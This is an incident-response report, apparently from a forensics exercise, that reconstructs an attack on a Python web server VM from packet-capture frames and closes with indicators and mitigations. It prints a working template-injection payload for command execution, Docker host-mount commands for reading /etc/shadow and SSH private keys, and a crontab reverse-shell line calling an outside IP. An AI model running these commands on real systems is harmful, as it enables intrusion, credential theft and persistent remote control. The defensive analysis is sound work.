
Security Breach

Summary

The frontend VM was victim of an attack, one file was changed on an attempt to gain remote control of the frontend VM, however, the attacker didn't succeed in doing so.
The attackers also tried to change the main page html code but also failed. However, a message was left on the website in the form of a png image that was uploaded to the VM.

The following image is the message uploaded by them:



$!O

GROUP

You have been hacked

We have your keys. A txt file ? really?

We also have access to all your infrastructure :D

Not all is lost! You should hire us. This would never happen.
Now, transfer 100 BTC to
bc1qxy2ogzygqfsqtzq2n04rf2493p83kjfjhx0wlh
We will unlock systems and delete data

Even though they didn't succeed in making dangerous modifications, they did get control over the machine and were able to navigate and read critical information from the VM, including the server's source code, private keys, logs, and list of system users.
The consultation of the source code gave the website admin credentials to the attackers (since they are clearly exposed in the code).

Deep analysis

Actions made by the attacking entity (IP = 192.168.1.122) ordered chronologically:

(Jan 6 – Date of the attack)

Frame 4 - 19:14 WET:

- The attacker communicates with the server for the first time.

Frame 295 - 19:14 WET:

- Tries to enter the upload page without credentials.
- Access denied.

Frame 445 - 19:15 WET:

- Tries to login on admin's account using random password.
- Access denied.

Frame 610 – 19:15 WET:

- Tries to access index.html from URL.
- Not found, redirects to "404" page.
- "404" page has a serious problem that will be acknowledged later in this report.

Frames 621 to 6609 – 19:15 WET:

- Tries to login using Brute-Force.
- About 3000 login attempts were made in less than 1 minute.
- CWE-307: Improper Restriction of Excessive Authentication Attempts.
- Didn't succeed in logging in using this method.

Frame 6620 – 19:15 WET:

- (Same as in frame 295)

Frames 6630 to 7158 – 19:16 WET:

- Reloads the main page several times (only changing the port)
- Server behaves well

Frames 7175 to 7195 – 19:16 WET:

- Tries to access URL paths (“/private”, “/fdssfdf” and “/test”).
- Paths not found, so server redirects to 404.
- Attacker seems to have spotted a possible vulnerability that he explores next

Frame 7205 – 19:17 WET:

- Inserts a script tag in the URL to perform an alert.
- Succeed and learns that the server interprets the code written in the URL and prints it.
- CWE-94: Improper Control of Generation of Code ('Code Injection').

Format of the injection (add to URL):

```
/test{{
        request.application.__globals__.__builtins__.__import__('os')['popen']('LINUX_TERMIN
AL_COMMAND').read() }}
```

Frame 7215 – 19:17 WET:

- Injects python code in the URL (a simple 1+1) to see if the serve responds accordingly.
- The server does respond to the injection and prints the result (2) in the html.
- Now the attacker knows that the webapp is written in python and knows that it allows code injection (CWE-94).
- From this point, the attacker knows how to attack the VM.

Frame 7225 to 7274 – 19:17 to 19:18 WET:

- Incrementally learns how to execute a linux command from the python web app (using the injection method he just found out) and how to print the result of such command.
- Eventually succeeds and receives the root id (given by the command “id”).

Frame 7284 – 19:18 WET:

- Sends command “ls” and receives the result of such command.

Frame 7294 – 19:18 WET:

- Sends command “cat app.py” and receives the result of such command.
- The file app.py has the credentials for the user “admin” completely exposed, which means that, at this moment, the attacker can login to the website with those same credentials.
- CWE-522: Insufficiently Protected Credentials

Frame 7308 – 19:18 WET:

- Sends command “cat auth.py” and receives the result of such command.

Frame 7321 – 19:18 WET:

- Sends command “cat /etc/passwd” and receives the result of such command.
- Gets some information about system users.

Frame 7331 – 19:18 WET:

- Sends command “cat /etc/shadow” and receives the result of such command.
- Gets information about system users’ passwords (which is, in this case, that none of the users have passwords defined)

Frame 7341 – 19:19 WET:

- Sends command “cat /proc/mount” but receives no result.

Frame 7351 – 19:19 WET:

- Sends command “find / ” and receives the result of such command.

Frame 8060 – 19:19 WET:

- Sends command “touch .a ” and it succeeds to create “.a”.

Frame 8070 – 19:19 WET:

- Sends command “ls -la .a ” and confirms that “.a” was created from last command.

Frame 8080 – 19:19 WET:

- Sends command “ls -la /tmp/.a ” and gets no result.

Frame 8090 – 19:20 WET:

- Sends command “ls -la /root/” and receives the result of such command.

Frame 8100 – 19:20 WET:

- Sends command “ls /home/” and gets no result.

Frame 8110 – 19:20 WET:

- Sends command “find / -perm –4000” and receives the result of such command.
- Lists files with setuid permission.

Frame 8120 – 19:20 WET:

- Sends command “env” and receives the result of such command.
- This lists environment variables and finds out that there’s a DOCKER_HOST variable, which indicates that, probably, there is a Docker process running on the VM.

Frame 8130 to 16409 – 19:20 to 19:21 WET:

- Sends command “docker ps” to check for running docker processes (containers) but gets no result.
- Not convinced, decides to make an “apt update” and “apt install –y docker.io”.
- Repeats the “docker ps” and now finds a running container.

Frame 16419 – 19:22 WET:

- Sends command “docker run --rm -t -v /:/mnt busybox /bin/ls /mnt”.
- The command lists content from the “/” folder and removes containers used in the process.

Frame 16429 – 19:22 WET:

- Sends command “docker run --rm -v /:/mnt busybox /bin/find /mnt/” and receives the same result as “find /” (containers are removed in the end).


Frame 24735 – 19:22 WET:

- Sends command “find / -perm –4000"
- Finds the same as in frame 8110, but with 2 more files this time: “/usr/lib/dbus-1.0/dbus-daemon-launch-helper" and “/usr/lib/openssh/ssh-keysign”

Frame 24745 – 19:23 WET:

- Sends command “docker run --rm -v /:/mnt python python -c "f=open('/mnt/etc/crontab', 'a'); f.write('*/10 * * * * root 0<&196; exec 196<>/dev/tcp/96.127.23.115/5556; sh <&196 >&196 2>&196'); f.close(); print('done')" 2>&1”.
- This command uses docker to execute a python algorithm that opens crontab and adds a line at the end of the file.

- The line added at the end of crontab is a persistent reverse shell, this is, a reverse shell that runs every 10 minutes.
- A reverse shell connection works like shown in the image that follows (where “Host X” is the VM server and “Server” is the attacker’s server):



- From this frame, we can also spot a new IP from the attacker “96.127.23.115”, however, this IP belongs to Amazon AWS. This probably means that the attacker is using domain fronting to hide himself.
- The use of domain fronting and reverse shell show a c2 beaconing communication.
- There were no indicators that this method worked though, since no TCP (syn) started from the VM, probably because the line added to crontab was coded in bash syntax and the crontab was working with shell.

Frame 24755 – 19:23 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/root/.bash_history” but gets nothing in return.

Frame 24765 – 19:23 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/root/.ssh/id_rsa /mnt/root/.ssh/id_rsa.pub”
- Because of this frame, the attacker gathers the public and private rsa openssh keys from the VM.

Frame 24779 – 19:23 WET:

- Sends command “docker run --rm -v /:/mnt busybox ls /mnt/home” and receives the result of a normal ls.

Frame 24789 – 19:23 WET:

- Sends command “docker run –rm -v /:/mnt busybox cat /mnt/home/dev/.ssh/id_rsa /mnt/home/dev/.ssh/id_rsa.pub” and nothing happens

Frame 24799 – 19:24 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/etc/passwd” and gets the normal cat result for this file.

Frame 24813 – 19:24 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/etc/shadow” and gets the normal cat result for this file.
- Now the “root” and “dev” users have passwords defined.

Frame 24823 – 19:24 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/etc/mysql/debian.cnf /mnt/etc/mysql/my.cnf” and gets nothing in return.

Frame 24833 – 19:24 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/etc/ssl/private/\\*” and gets nothing in return.

Frame 24843 – 19:24 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /mnt/var/log/\\*” and gets nothing in return.

Frame 24853 – 19:25 WET:

- Sends command “docker run --rm -v /:/mnt busybox cat /var/lib/docker/containers/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25/1bc8170248006261556c8e9316704cdef21d3ea03d5ebdca439a4043dfb15b25-json.log” and gets nothing in return.

Frame 25008 – 19:26 WET:

- Uses the credentials obtained in frame **7294** to login into the website as admin.

Frame 25108 – 19:27 WET:

- While logged in as admin, successfully uploads a new picture to the website (bg.png).
- The png is present on the first page of this report.

Frame 25310 – 19:27 WET:

- Sends command “echo "<body bgcolor="black"><center><img src="/static/gallery/bg.png"></center></body>" > /app/templates/index.html”, with the intent to replace the index page with another page with only their image.
- Didn’t succeed in replacing the html.

Frame 25320 – 19:27 WET:

- Sends command “docker restart app” to restart the Docker process of the VM and at this point, the machine was stopped.

Indicators of Compromise (IoCs):

High authentication failures:

- A high range of authentication attempts were made in a short amount of time (certainly, there was automation for this process).
- All the attempts were made for either “user” or “admin” accounts.
- With the previous points in mind, there’s a possibility that credentials were stolen from other hosts, so it is important to check them.

Lots of requests on important files:

- On frames 6630 to 7158 lots of requests were made to the main page, this might mean that the attackers found some possible vulnerability regarding that.
- An investigation into this subject would be prudent.

Mitre Attack matrix analysis in “Mitre-matrix.xlsx” or figure1

Conclusion

- The intentions of the attacker were very clear, them being to steal data and gain access to the system, so that they could charge for a release.
- Apparmor use prevented further compromise of the system beyond the vm.
- To mitigate the impact, you may:
    - ➢ Edit the crontab file back to the original content.
    - ➢ Fix the CWEs mentioned in this report.
    - ➢ Erase the image uploaded by the attackers.
    - ➢ Create a new pair of rsa keys and widely spread the new public key to all interested parties.
    - ➢ Make a better configuration of apparmor where you confine the app and protect the keys.




Figure 1. matrix